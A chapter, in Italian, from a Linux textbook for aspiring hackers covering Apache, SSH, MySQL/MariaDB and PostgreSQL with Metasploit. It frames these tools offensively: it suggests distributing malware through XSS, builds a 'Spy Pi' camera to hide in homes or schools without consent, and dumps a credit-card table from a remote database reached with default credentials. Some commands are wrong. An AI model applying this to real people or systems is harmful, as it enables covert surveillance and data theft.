Un *servizio*, nella terminologia di Linux, è un'applicazione che viene eseguita in background in attesa di essere utilizzata dall'utente. Un sistema Linux dispone di decine di servizi preinstallati; di questi, il più noto è sicuramente l'onnipresente Apache Web Server, che serve a creare, gestire e implementare i server web, ma ve ne sono moltissimi altri. Ai fini di questo capitolo, in cui si parlerà di servizi, ne ho scelti quattro che sono particolarmente importanti per un hacker: Apache Web Server, OpenSSH, MySQL/MariaDB e PostgreSQL.

In questo capitolo imparerete come impostare un server web con Apache, spiare fisicamente con OpenSSH, accedere ai dati con MySQL/MariaDB e memorizzare le informazioni con PostgreSQL.

Avviare, arrestare e riavviare i servizi

Prima di iniziare a lavorare con questi quattro servizi fondamentali, iniziamo imparando come si avviano, si arrestano e si riavviano i servizi in Linux.

Alcuni servizi possono essere arrestati e avviati attraverso la GUI di Kali Linux, proprio come con qualsiasi altro sistema operativo al pari di Windows o Mac. Altri servizi, invece, richiedono l'impiego della riga di comando, come vedremo ora. Ecco la sintassi di base per la gestione dei servizi:

```
service nomeservizio start|stop|restart
```

Per avviare il servizio apache2 (il server web o servizio HTTP), si inserisce questo comando:

```
kali >service apache2 start
```

Per arrestarlo, si inserisce invece:

```
kali >service apache2 stop
```

Soltamente, quando si apportano delle modifiche a un'applicazione o a un servizio, modificandone il file di testo per la configurazione, è necessario riavviarlo per rendere operativa la nuova configurazione. Nel caso del server web preso come esempio, si può inserire:

```
kali >service apache2 stop
```

A questo punto sapete come avviare, arrestare e riavviare i servizi dalla riga di comando; possiamo pertanto passare ai quattro servizi Linux più importanti per gli hacker.

Creare un server web HTTP con Apache Web Server

Probabilmente Apache Web Server è il servizio più utilizzato nei sistemi Linux. Apache è il server web più diffuso al mondo, sul quale gira poco meno del 50% dei server web del globo. Qualsiasi amministratore Linux che si rispetti deve quindi conoscerlo. Come aspiranti hacker che non

vedono l'ora di hackerare un sito web, è fondamentale che comprendiate il funzionamento interno di Apache, dei siti web e dei database di supporto di tali siti. Potete usare Apache anche per impostare il vostro server web, che potete quindi utilizzare per distribuire malware attraverso scripting cross-site (XSS) a chiunque visiti il vostro sito, oppure clonare un sito web e ridirigere il traffico al vostro sito abusando del sistema DNS (Domain Name System). In ogni caso citato, è indispensabile una conoscenza base di Apache.

Introduzione ad Apache

Apache è già installato nei sistemi che usano Kali Linux, così come su numerose altre distribuzioni Linux. Se non dovesse essere installato per qualsiasi motivo, lo potete scaricare e installare dai repository inserendo questo comando:

```
kali >apt-get install apache2
```

Apache Web Server è spesso associato con il database MySQL (del quale tratteremo nel paragrafo seguente); ai due servizi spesso viene associato un linguaggio di scripting come Python o PHP per sviluppare applicazioni web. Grazie a questa combinazione fra Linux, Apache, MySQL e PHP o Python si realizza una piattaforma robusta e potente per lo sviluppo e la distribuzione di applicazioni basate sul web, la quale è nota sotto il nome di *LAMP* (dalle iniziali delle sue componenti). Questi sono gli strumenti di gran lunga più usati per lo sviluppo di siti web nel mondo Linux, e sono molto diffusi anche nel mondo Windows, nel quale prendono il nome di *WAMP*, dove la *W* sta appunto per Windows.

Inserite questo comando nel terminale:

```
kali >service apache2 start
```

Ora che Apache è in esecuzione in background, può servire la pagina web di default. Inserite <http://localhost/> nel browser web che preferite per visualizzare la pagina web, il cui aspetto è simile a quello della Figura 12.1.



Figura 12.1 – La pagina di default di Apache Web Server.

La pagina web di default di Apache è “It works!” (funziona!). Ora che sapete che Apache Web Server è in funzione, iniziamo a personalizzarlo.

Modificare il file index.html

La pagina di default di Apache si trova all’indirizzo `/var/www/html/index.html`. È possibile modificare il file `index.html` in modo che invii le informazioni desiderate; creiamone uno. A questo scopo potete utilizzare qualsiasi editor di testo; nel libro useremo, come sempre, Mousepad. Aprite `/var/www/html/index.html`; dovreste vedere qualcosa di simile al Listato 12.1.

Listato 12.1 - Il file index.html di Apache Web Server.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" I>
    ❶ <title>Apache2 Debian Default Page: It works</title>
        <style type="text/css" media="screen">
            * {
                margin: 0px 0px 0px 0px;
                padding: 0px 0px 0px 0px;
            }
            body, html {
                padding: 3px 3px 3px 3px;
                background-color: #D8DBE2;
                font-family: Verdana, sans-serif;
                font-size: 11pt;
                text-align: center;
            }
            div.main_page {
                position: relative;
                display: table;
            }
        --snip--
```

La pagina web di default contiene esattamente il testo visualizzato nel momento in cui abbiamo aperto il browser su localhost, ma in formato HTML ❶. È sufficiente modificare o sostituire questo file per fare in modo che il server web visualizzi le informazioni che vogliamo.

Aggiungere codice HTML

Ora che il server web è attivo e funzionante e che il file *index.html* è aperto, possiamo aggiungere il testo che vogliamo, in modo che venga visualizzato dal server web. Creeremo alcuni semplici blocchi HTML.

Creiamo la pagina. In un nuovo file creato nell'editor di testi inserite il codice riportato nel [Listato 12.2](#).

Listato 12.2 - Un semplice codice HTML da aggiungere al file index.html.



Dopo aver inserito il testo esattamente come visualizzato nel [Listato 12.2](#), salvate il file con il nome `/var/www/html/index.html` e chiudete l'editor di testi, il quale vi avvertirà che il file esiste già. Tutto a posto: potete sovrascrivere il file `/var/www/html/index.html`.

Capire cosa succede

Dopo aver salvato il file `/var/www/html/index.html`, verifichiamo che cosa visualizza Apache. Aprite il browser e inserite nuovamente <http://localhost> nella barra degli indirizzi; dovreste vedere qualcosa di simile alla [Figura 12.2](#).



Figura 12.2 – Il nuovo sito di Hackers-Arise.

Apache ha servito la pagina web che abbiamo appena creato.

OpenSSH e Raspberry Spy Pi

SSH è un acronimo di *Secure Shell* (shell sicura) e fondamentalmente consente di connettersi a un terminale *telnet* da remoto in maniera sicura, cosa molto comune qualche decennio fa. Quando si realizza un server web, SSH consente di creare un *elenco d'accesso*, ossia un elenco di utenti che possono usare il servizio, autenticare gli utenti con password crittografate e crittografare tutte le comunicazioni, riducendo in tal modo la possibilità che utenti indesiderati possano usare il terminale remoto (perché viene aggiunta una procedura di autenticazione) o di intercettare le nostre comunicazioni (perché vengono crittografate). Probabilmente, il servizio SSH più usato in Linux è OpenSSH, installato praticamente in tutte le distribuzioni Linux, ivi compresa Kali.

Spesso gli amministratori di sistema usano SSH per gestire i sistemi da remoto, mentre gli hacker lo sfruttano per connettersi a sistemi remoti compromessi; in questo paragrafo faremo proprio questo. Nell'esempio che segue, useremo SSH per impostare un sistema Raspberry Pi remoto per spiare; il progetto si chiama “Raspberry Spy Pi”. A questo scopo è necessario un Raspberry Pi e un modulo fotocamera dedicato.

Prima di tutto, però, occorre avviare OpenSSH sul sistema Kali con il comando che ormai dovrebbe esservi noto:



Useremo SSH per realizzare e controllare da remoto un Raspberry Pi spia. Se non sapete di che cosa si tratta, Raspberry Pi è un piccolo ma potente computer, delle dimensioni di una carta di credito, ideale per realizzare uno strumento di spionaggio remoto. Se volete saperne di più su Raspberry Pi e imparare anche qualche hacking di elettronica, potete fare riferimento al libro *Elettronica per hacker. Imparare l'elettronica con Arduino e Raspberry Pi*, di Simon Monk, edito da Hoepli. Useremo un Raspberry Pi con modulo fotocamera, che ci servirà come dispositivo di spionaggio da remoto. Raspberry Pi può essere acquistato presso qualsiasi rivenditore di elettronica (Amazon compreso) per una cinquantina di euro, mentre il modulo fotocamera ne costa una decina. In questo progetto, useremo Raspberry Spy Pi sulla stessa rete del sistema Kali; in tal modo potremo usare degli indirizzi IP privati interni. Ovviamente, quando si fa hacking nel mondo reale, occorre con ogni probabilità impostare la comunicazione su una rete remota, il che però è più complesso e va al di là dello scopo di questo libro.

Impostare Raspberry Pi

Assicuratevi che Raspberry Pi stia eseguendo Raspberry Pi OS, un'altra distribuzione Linux specificamente portata sulle CPU Raspberry Pi (e anch'essa, peraltro, basata su Debian). Potete trovare i download e le istruzioni di installazione di Raspberry Pi OS all'indirizzo <https://www.raspberrypi.org/software/>. Ciò che abbiamo illustrato finora in questo libro si adatta quasi perfettamente anche a Raspberry Pi OS, oltre che a Kali, Ubuntu e altre distribuzioni Linux.

Quando Raspberry Pi OS è stato scaricato e installato, dovete connettere Raspberry Pi a un monitor, a un mouse e a una tastiera, quindi connettervi a Internet. Se l'argomento è del tutto nuovo, consultate le informazioni all'indirizzo <https://projects.raspberrypi.org/en/pathways/getting-started-with-raspberry-pi>. Quando è tutto a posto, accedete con il nome utente *pi* e la password *raspberry*.

Realizzare Raspberry Spy Pi

Il primo passo consiste nell'assicurarsi che su Raspberry Spy Pi sia in esecuzione e attivo il servizio SSH. Solitamente, tale servizio è disattivo per default; per abilitarlo, aprite il menu Preferenze e selezionate **Configurazione di Raspberry Pi**. Aprite la scheda **Interfacce** e, accanto a SSH, fate clic su **Abilita** (nel caso in cui non sia ancora abilitato), quindi su **OK**.

Ora che è abilitato, potete avviare SSH su Raspberry Spy Pi aprendo il terminale e inserendo questo comando:



A questo punto dovete collegare il modulo della fotocamera. Spegnete Raspberry Pi, attaccate il modulo alla porta, quindi riaccendetelo. La fotocamera è estremamente fragile e non deve mai entrare in contatto con i pin GPIO (General Purpose Input/Output); in caso contrario, potrebbe entrare in corto e bruciare.

Ora, con il servizio SSH attivo e in esecuzione, mettete Raspberry Spy Pi in un punto della casa, della scuola o in un'altra ubicazione che volete spiare. Ovviamente, dev'essere connesso alla rete locale, mediante un cavo Ethernet o, meglio ancora, via Wi-Fi: le versioni più recenti di Raspberry Pi (3 e 4), così come la versione Zero, dispongono tutte di Wi-Fi.

Ora dovete ottenere l'indirizzo IP di Raspberry Pi. Come si è visto nel [Capitolo 3](#), in Linux, per conoscere l'indirizzo IP di un dispositivo, si usa il comando `ifconfig`:



L'indirizzo IP del mio Raspberry Pi è 192.168.1.101, ma dovete fare attenzione a sostituirlo con quello del vostro in ogni punto di questo capitolo in cui lo trovate. Dal vostro sistema Kali, dovreste potervi connettere direttamente a Raspberry Spy Pi e controllarlo, utilizzandolo in tal modo come sistema di spionaggio remoto. Questo esempio è molto semplice e richiede che i due computer si trovino sulla stessa rete.

Per connettersi al Raspberry Spy Pi remoto via SSH dal sistema Kali, inserite questo comando nel terminale di Kali, ricordandovi di sostituire l'indirizzo IP qui riportato con quello del vostro Pi:





Lo Spy Pi richiede quindi una password. In questo caso, la password di default è *raspberry*, a meno che non l'abbiate modificata.

Configurare la fotocamera

Ora bisogna configurare la fotocamera. A questo scopo, avviate lo strumento di configurazione di Raspberry Pi inserendo questo comando:



Dovrebbe essere visualizzato un menu grafico come quello della [Figura 12.3](#).




Figura 12.3 – Lo strumento di configurazione di Raspberry Pi.

Fate scorrere verso il basso fino ad arrivare a **6 Enable Camera** e premete INVIO. Scorrete verso il basso e selezionate **Finish**, quindi premete INVIO, come illustrato nella [Figura 12.4](#).




Figura 12.4 – Fine della configurazione.

Quando lo strumento di configurazione chiede di riavviare, come illustrato nella [Figura 12.5](#), selezionate **Sì** e premete INVIO.



Figura 12.5 – Riavvio di Raspberry Pi per abilitare le modifiche.

Ora la fotocamera di Raspberry Spy Pi dovrebbe essere pronta all'uso - e allo spionaggio!

Iniziare a spiare

Quando Raspberry Spy Pi si è riavviato e avete avuto accesso via SSH dal terminale di Kali, potete iniziare a usarlo per spiare e scattare foto.

Il sistema operativo Raspberry Pi OS dispone di un'applicazione denominata `raspistill` che useremo per scattare delle foto dal nostro fidato Raspberry Spy Pi. Inserite `raspistill` nel terminale: viene visualizzata la guida dello strumento, con tutte le opzioni disponibili.



Ora possiamo usare Raspberry Spy Pi per scattare qualche foto e darci allo spionaggio! Il comando `raspistill` dispone di numerose opzioni che potete esplorare a piacere, ma in questo esempio useremo i default. Per scattare una foto e salvarla in formato JPEG, inserite questo comando:



L'opzione `-v` serve per avere un output dettagliato (verbose), mentre `-o` indica a `raspistill` che la stringa che segue è il nome che desideriamo assegnare al file. Visualizzando l'elenco esteso su Raspberry Spy Pi, notiamo il file `firstpicture.jpg`, come illustrato di seguito:





Abbiamo scattato la prima foto con il nostro Raspberry Spy Pi da remoto usando SSH! Fate tutte le prove che vi sentite.

Estrarre informazioni da MySQL/MariaDB

MySQL è il database più utilizzato nelle applicazioni web basate su database. Nell'era delle tecnologie Web 2.0, praticamente qualsiasi sito web è basato su database; ciò significa che MySQL/MariaDB gestisce i dati della maggior parte del web.

Per gli hacker, i database sono una vera e propria miniera d'oro: contengono informazioni essenziali sugli utenti, oltre a informazioni confidenziali come i numeri di carta di credito. Questo è il motivo per cui spessissimo gli hacker attaccano i database.

MySQL e MariaDB sono, come Linux, open source sotto licenza GPL (General Public License); uno dei due sistemi è quasi invariabilmente presente praticamente in qualsiasi distribuzione Linux.

Dal momento che sono liberi, gratuiti, open source e potenti, MySQL e MariaDB sono diventati i sistemi di database preferiti in numerose applicazioni web, comprese quelle di siti famosissimi come WordPress, Facebook, LinkedIn, Twitter, Kayak, [Walmart.com](#), Wikipedia e YouTube.

Anche alcuni noti sistemi di gestione dei contenuti (CMS, Content Management System) come Joomla, Drupal e Ruby on Rails usano MySQL. Insomma, avete capito. Se volete sviluppare o attaccare i database di backend delle applicazioni web, dovete conoscere un po' di SQL. Nei paragrafi che seguono, supporremo che stiate lavorando in MySQL, anche se i comandi funzionano allo stesso modo anche in MariaDB; l'output, però, è leggermente diverso. Iniziamo!

PASSATO E FUTURO DI MYSQL

MySQL fu sviluppato per la prima volta da MySQL AB, azienda software svedese, nel 1995, venendo quindi acquistato da Sun Microsystems nel 2008, la quale a sua volta fu acquistata da Oracle nel 2009; pertanto, oggi MySQL è di proprietà di Oracle. Oracle è il più grande produttore di software per database del mondo; pertanto, la community open source ha avuto più di un dubbio riguardo all'impegno di Oracle nel mantenere MySQL open source. Come conseguenza, si è venuto a creare un fork del software di database MySQL, chiamato "MariaDB", che invece si è preso il solenne impegno di mantenere per sempre open source il software attuale e tutte le versioni successive. Amministratori Linux e hacker dovrebbero conoscere MariaDB.

Avvio di MySQL o MariaDB

Per fortuna, Kali ha preinstallato sia MySQL sia MariaDB. Nel caso che utilizziate un'altra distribuzione, potete comunque scaricare e installare MySQL dal repository software o direttamente da <https://www.mysql.com/downloads/>.

Per avviare il servizio MySQL o MariaDB, inserite questo comando:



Dovete quindi autenticarvi accedendo. Inserite il comando sotto riportato e, quando vi viene richiesta la password, premete INVIO:



Come avete potuto notare dal listato, il gestore di database predefinito di Kali è MariaDB, il che significa che, nel momento in cui avvierete il servizio di database, anche se il comando che inserirete vi lascerebbe intuire che quello che viene avviato è il servizio di MySQL, in realtà verrà lanciato MariaDB. Nella configurazione predefinita di MySQL o MariaDB, la password dell'utente root è vuota, il che rappresenta, ovviamente, una vulnerabilità di sicurezza. Per rimediare, dovete assolutamente aggiungere una password dopo il primo login. Il nome utente e la password del sistema operativo sono totalmente distinti da quelli per MySQL. Cambiamo ora la password dell'utente root di MySQL.

Interagire con SQL

SQL è un linguaggio di programmazione interpretato grazie al quale è possibile interfacciarsi con un database. Spesso, il database in questione è *relazionale*, il che significa che i dati vengono memorizzati in svariate tabelle che interagiscono fra loro; in ciascuna tabella sono contenuti dei valori suddivisi fra righe e colonne.

Esistono numerose implementazioni di SQL, ciascuna delle quali dotata dei propri comandi e della propria sintassi. Di seguito sono riportati alcuni comandi comuni:

- **select** Serve a recuperare i dati.
- **union** Serve a combinare i risultati di due o più operazioni di selezione.
- **inser** Serve ad aggiungere dati.
- **update** Serve a modificare i dati esistenti.
- **delete** Serve a eliminare dati.

A ogni comando potete aggiungere delle condizioni in modo da specificare meglio che cosa volete fare. Per esempio, la riga



restituisce i valori dei campi user e password relativi a qualsiasi utente il cui valore user è uguale ad “admin” nella tabella customers.

Impostare una password

Vediamo quali utenti sono già presenti nel sistema MySQL o MariaDB, inserendo questo comando; come potete notare, i comandi in MySQL e MariaDB terminano con un punto e virgola.



Come potete vedere, non c'è una password impostata né per gli amministratori di sistema del database MariaDB né per gli utenti root. Assegniamo quindi una password all'utente root. A questo scopo, dobbiamo per prima cosa selezionare un database con cui lavorare. MySQL e MariaDB vengono installati sul sistema con alcuni database preimpostati; per visualizzare quelli disponibili potete usare il comando `show databases;`



MySQL e MariaDB hanno tre database predefiniti, due dei quali (`information_schema` e `performance_schema`) sono database amministrativi, che non è il caso di toccare in questa sede. Useremo pertanto il database non amministrativo, `mysql`, che serve per fare un po' di esperimenti. Per iniziare a usare il database `mysql`, inserite questo comando:



Con questo comando ci si connette al database mysql. A questo punto è possibile impostare la password dell'utente root, per esempio su *hackers-arise*, con il comando che segue:



Il comando aggiorna la password dell'utente root impostandola su *hackers-arise*.

Accesso a un database remoto

Per accedere a un database MySQL su localhost, si usa questa sintassi:



Se non si specifica un nome host o un indirizzo utente, per impostazione predefinita il comando usa l'istanza di MySQL su localhost. Per accedere invece a un database remoto, è necessario specificare il nome host o l'indirizzo IP del sistema su cui il database MySQL viene ospitato. Ecco un esempio:



Questo comando connette l'istanza di MySQL a 192.168.1.101, chiedendo una password. A scopo dimostrativo, proverò a connettermi a un'istanza di MySQL sulla rete locale (LAN). Se sulla vostra rete c'è un sistema con installato MySQL, usate il suo indirizzo IP. Darò per scontato che siate riusciti a inserire la password corretta (o a bypassarla) e abbiate avuto accesso come root; come abbiamo già visto, per impostazione predefinita l'accesso al database mysql non richiede una password.

In questo modo si apre l'interfaccia a riga di comando di MySQL, con il prompt `MariaDB>`. Oltre all'interfaccia a riga di comando, MySQL e MariaDB dispongono di interfacce grafiche, sia native (MySQL Workbench) sia di terzi (Navicat e dbForgeStudio per MariaDB). Per un hacker, però, l'interfaccia a riga di comando può rappresentare il modo migliore per forzare un database MySQL; pertanto, è su questa che ci concentreremo. È improbabile che, una volta che dovete entrare senza autorizzazione in un database, vi venga presentata una comoda interfaccia grafica.

Nota *A differenza di quanto accade con Microsoft SQL Server, tutti i comandi devono terminare con un punto e virgola o una stringa \g. Per una guida, potete immettere il comando help; o \h.*

Ora che avete avuto accesso come amministratori di sistema, potete esaminare il database senza limiti. Accedendo al database come utente regolare, la navigazione sarebbe limitata dai permessi stabiliti dall'amministratore di sistema per il determinato utente.

Connettersi a un database

Ora che abbiamo accesso al sistema, diamoci un'occhiata intorno. Per prima cosa, cerchiamo di capire se ci sono dei database che val la pena di consultare. Ecco il comando con cui si può vedere quali database sono presenti nel sistema in cui abbiamo avuto accesso:

```
MariaDB [(none)]>show databases;
+-----+
| Database           |
+-----+
| information schema |
| mysql              |
| creditcardnumbers |
| performance_schema |
+-----+
4 rows in set (0.001 sec)
```

Eccoci! Abbiamo trovato un database che promette di essere interessante: `creditcardnumbers`. Proviamo a connetterci.

In MySQL e MariaDB, come in altri sistemi di gestione di database (DBMS, DataBase Management System), ci si può connettere a un database con il comando `use nomedatabase;`.

```
MariaDB [(none)]>use creditcardnumbers;
Database changed
```

La risposta `Database changed` indica che ora siamo connessi al database `creditcardnumbers`. Ovviamente, è assai improbabile che un amministratore di database sia così improvviso da dare a un database critico un nome facilmente riconoscibile come `creditcardnumbers`; pertanto, per trovare un database interessante è assai probabile che dobbiate darvi un po' da fare, per non parlare poi di riuscire a entrarvi.

Tabelle di database

Ora siamo connessi al database `creditcardnumbers` e possiamo consultare le informazioni contenute. I dati di un database sono organizzati in *tabelle*, ciascuna delle quali può contenere dei dati correlati. Inserendo il comando seguente possiamo vedere quali tabelle sono presenti nel database:

```
MariaDB [creditcardnumbers] >show tables;
+-----+
| Tables_in_creditcardnumbers      |
+-----+
| cardnumbers                      |
+-----+
1 rows in set (0.001 sec)
```

In questo database è presente un'unica tabella, chiamata `cardnumbers`. In generale, nei database sono presenti svariate tabelle, per cui è assai probabile che, in una situazione reale, ce ne siano parecchie in cui dare un'occhiata. In questo database di esempio, siamo molto fortunati: possiamo infatti dedicarci interamente a quest'unica tabella per estrarre dati che qualsiasi hacker considererebbe oro!

Ora che abbiamo aperto la tabella da esaminare, dobbiamo comprenderne la struttura, dopodiché potremo estrarne le informazioni interessanti.

Per visualizzare la struttura di una tabella possiamo usare l'istruzione `describe`, in questo modo:

```
MariaDB [creditcardnumbers] >describe cardnumbers;
+-----+-----+-----+-----+-----+-----+
| Field      | Type       | Null   | Key    | Default | Extra   |
+-----+-----+-----+-----+-----+-----+
| customers  | varchar(15) | YES    |        | NULL    |          |
| address    | varchar(15) | YES    |        | NULL    |          |
| city       | varchar(15) | YES    |        | NULL    |          |
| state      | varchar(15) | YES    |        | NULL    |          |
| cc          | int(12)     | NO     |        | 0       |          |
+-----+-----+-----+-----+-----+-----+
```

MariaDB risponde con le informazioni essenziali sulla struttura della tabella. Nella tabella è visualizzato il nome di ciascun campo con il tipo di dati contenuto (spesso di tipo testo `varchar` o di tipo intero `int`). Possiamo inoltre stabilire se accetta valori `NULL`; la chiave, nel caso che esista (la chiave serve a mettere in correlazione le tabelle); eventuali valori predefiniti di un campo; ed eventuali informazioni aggiuntive, come le note.

Esaminare i dati

Per visualizzare i dati veri e propri presenti nella tabella, si usa il comando **SELECT**, il quale richiede di conoscere queste informazioni:

- La tabella contenente i dati da visualizzare.
- Le colonne all'interno della tabella contenenti i dati da visualizzare.

Il formato del comando è il seguente:

```
SELECT colonne FROM tabella;
```

Al posto di digitare ogni nome di colonna che desideriamo visualizzare, possiamo usare un asterisco come carattere jolly per visualizzare il contenuto di tutte le colonne. In questo modo, per visualizzare tutto il contenuto della tabella cardnumbers, possiamo inserire questo comando:

```
MariaDB [creditcardnumbers] >SELECT * FROM cardnumbers;  
+-----+-----+-----+-----+  
| customers | address | city | state | cc |  
+-----+-----+-----+-----+  
| Jones | 1 Wall St | NY | NY | 12345678 |  
| Sawyer | 12 Piccadilly | London | UK | 234567890 |  
| Doe | 25 Front St | Los Angeles | CA | 4567898877 |  
+-----+-----+-----+-----+
```

MariaDB ha visualizzato tutte le informazioni presenti nella tabella cardnumbers. Abbiamo trovato il tesoro!

PostgreSQL con Metasploit

PostgreSQL, per gli amici Postgres, è un altro database relazionale open source che viene spesso impiegato in applicazioni Internet molto grandi,

perché può adattarsi facilmente e gestire carichi di lavoro estremamente pesanti. È stato rilasciato per la prima volta a luglio 1996 e viene mantenuto da un ampio gruppo di sviluppatori noto come PostgreSQL Global Development Group.

Anche PostgreSQL è installato in Kali per default; se però usate un'altra distribuzione Linux, probabilmente si troverà nel repository e lo potrete installare inserendo questo comando:

```
kali >apt-get postgres install
```

PostgreSQL è particolarmente importante per gli hacker, perché è il database di default del framework di penetration testing e hacking più diffuso del mondo: Metasploit. Metasploit usa PostgreSQL per memorizzare i propri moduli oltre che per i risultati di scan ed exploit, per facilitarne l'uso in un pentest o in un hacking. Questo è il motivo per cui, in questo contesto, useremo PostgreSQL con Metasploit.

Anche PostgreSQL è un servizio che possiamo avviare inserendo il comando nella forma *service applicazione start*, in questo modo:

```
kali >service postgresql start
```

Quando PostgreSQL è attivo, lanciamo Metasploit:

```
kali >msfconsole
```

Quando Metasploit ha terminato l'avvio (ci vuole qualche istante), il prompt visualizzato è `msf6 >`.

Insegnare come si usa Metasploit per fare hacking ed exploit va al di là dello scopo di questo libro. Nelle versioni di Metasploit più recenti, il database PostgreSQL su cui vengono registrate le informazioni è già impostato; se non dovesse esserlo, qui di seguito spieghiamo tutta la procedura per farlo.

Con Metasploit in esecuzione, possiamo impostare PostgreSQL con il comando seguente in modo che memorizzi i dati di tutte le attività di Metasploit sul sistema:

```
msf6 >msfdb init
[*] exec :msfdb init
Creating database use 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

Ora accediamo a PostgreSQL come root. Il comando viene fatto precedere dalla stringa su, ossia “switch user” (cambia utente), per ottenere i privilegi di root:

```
msf6 >su postgres
[*] su postgres
postgres@kali:/root$
```

Quando fate login in PostgreSQL, il prompt cambia e diventa `postgres@kali:/root$`, ossia l'applicazione seguita dal nome host e dall'utente.

Nel passaggio successivo creiamo un utente e una password, in questo modo:

```
postgres@kali:/root$ createuser msf_user -P
Enter password for new role:
Enter it again:
```

Con il comando `createuser` viene creato il nome utente `msf_user` con l'opzione `-P` (P maiuscola). La password va quindi inserita due volte. Occorre quindi creare il database, concedendo i permessi a `msf_user`. Diamo al database il nome `hackers_arise_db`, come illustrato di seguito:

```
postgres@kali:/root$ createdb --owner=msf_user hackers_arise_db
postgres@kali:/root$ exit
```

Uscendo da PostgreSQL con il comando `exit`, il terminale torna al prompt `msf5 >` prompt. Ora dobbiamo connettere la console di Metasploit, `msfconsole`, al database PostgreSQL definendo quanto segue:

- Utente.
- Password.
- Host.
- Nome del database.

Nel nostro caso, possiamo connettere `msfconsole` al database con questo comando:

```
msf6 >db_connect msf_user:password@127.0.0.1/hackers_arise_db
```

Ovviamente è necessario inserire la password specificata in precedenza. L'indirizzo IP è quello del sistema locale (`localhost`); quindi, a meno che il database non si trovi su un sistema remoto, potete usare l'indirizzo `127.0.0.1`.

In ultimo, verifichiamo lo stato del database PostgreSQL per assicurarci che sia connesso:

```
msf6 >db_status
[*] Connected to msf. Connection type: postgresql.
```

Metasploit risponde che il database PostgreSQL è connesso e pronto all'uso. Ora, quando eseguiamo uno scan o un exploit di Metasploit, i risultati verranno salvati nel database PostgreSQL. Metasploit, inoltre,

memorizza i moduli nel database PostgreSQL: in questo modo, la ricerca del modulo giusto risulta molto più facile e veloce!

Riepilogo

Linux dispone di numerosi servizi che vengono eseguiti in background in attesa di essere usati dall'utente. Il più ampiamente utilizzato è Apache Web Server, ma un hacker deve avere familiarità anche con MySQL/MariaDB, SSH e PostgreSQL. In questo capitolo, abbiamo trattato le basi proprio di questo servizio. Man mano che diventerete sempre più esperti di Linux, vi invito ad approfondire come si usano.

ESERCIZI

Prima di passare al [Capitolo 13](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1 Avviate il servizio apache2 dalla riga di comando.
- 2 Usando il file *index.html*, create un semplice sito web nel quale annunciate il vostro arrivo nel rutilante mondo dell'hacking.
- 3 Avviate il servizio SSH dalla riga di comando. Conngettatevi al sistema Kali da un altro sistema della LAN.
- 4 Avviate il servizio di database MySQL/MariaDB e cambiate la password utente in *hackers-arise*. Passate al database *mysql*.
- 5 Avviate il servizio di database PostgreSQL. Impostatelo come illustrato in questo capitolo per usarlo in Metasploit.

Mettersi al sicuro (e diventare anonimi)

Oggi, qualsiasi nostra attività su Internet viene tracciata. Chiunque sia a tracciarcì (Google che traccia le nostre ricerche online, le visite ai siti web e le e-mail o le autorità di polizia che tracciano le nostre attività sospette), ogni nostra attività online viene registrata, indicizzata e analizzata a beneficio di qualcuno. L'individuo medio – e, in particolare, l'hacker – deve comprendere come si fa per limitare il tracciamento e restare relativamente anonimo sul web, per porre un argine a questa onnipresente sorveglianza.

In questo capitolo vedremo come si fa a navigare il web in anonimato o, comunque, nel modo più anonimo possibile, con questi quattro metodi:

- The Onion Network.
- Proxy server.
- VPN (Virtual Private Networks, reti private virtuali).
- E-mail private crittografate.

Nessuno di questi metodi può darvi la garanzia di mantenere le vostre attività lontane da occhi indiscreti; dato tempo e risorse sufficienti, qualsiasi cosa può essere tracciata. Tuttavia, questi metodi rendono quanto meno parecchio difficile il lavoro di chi cerca di tracciarvi.

In che modo Internet ci svende

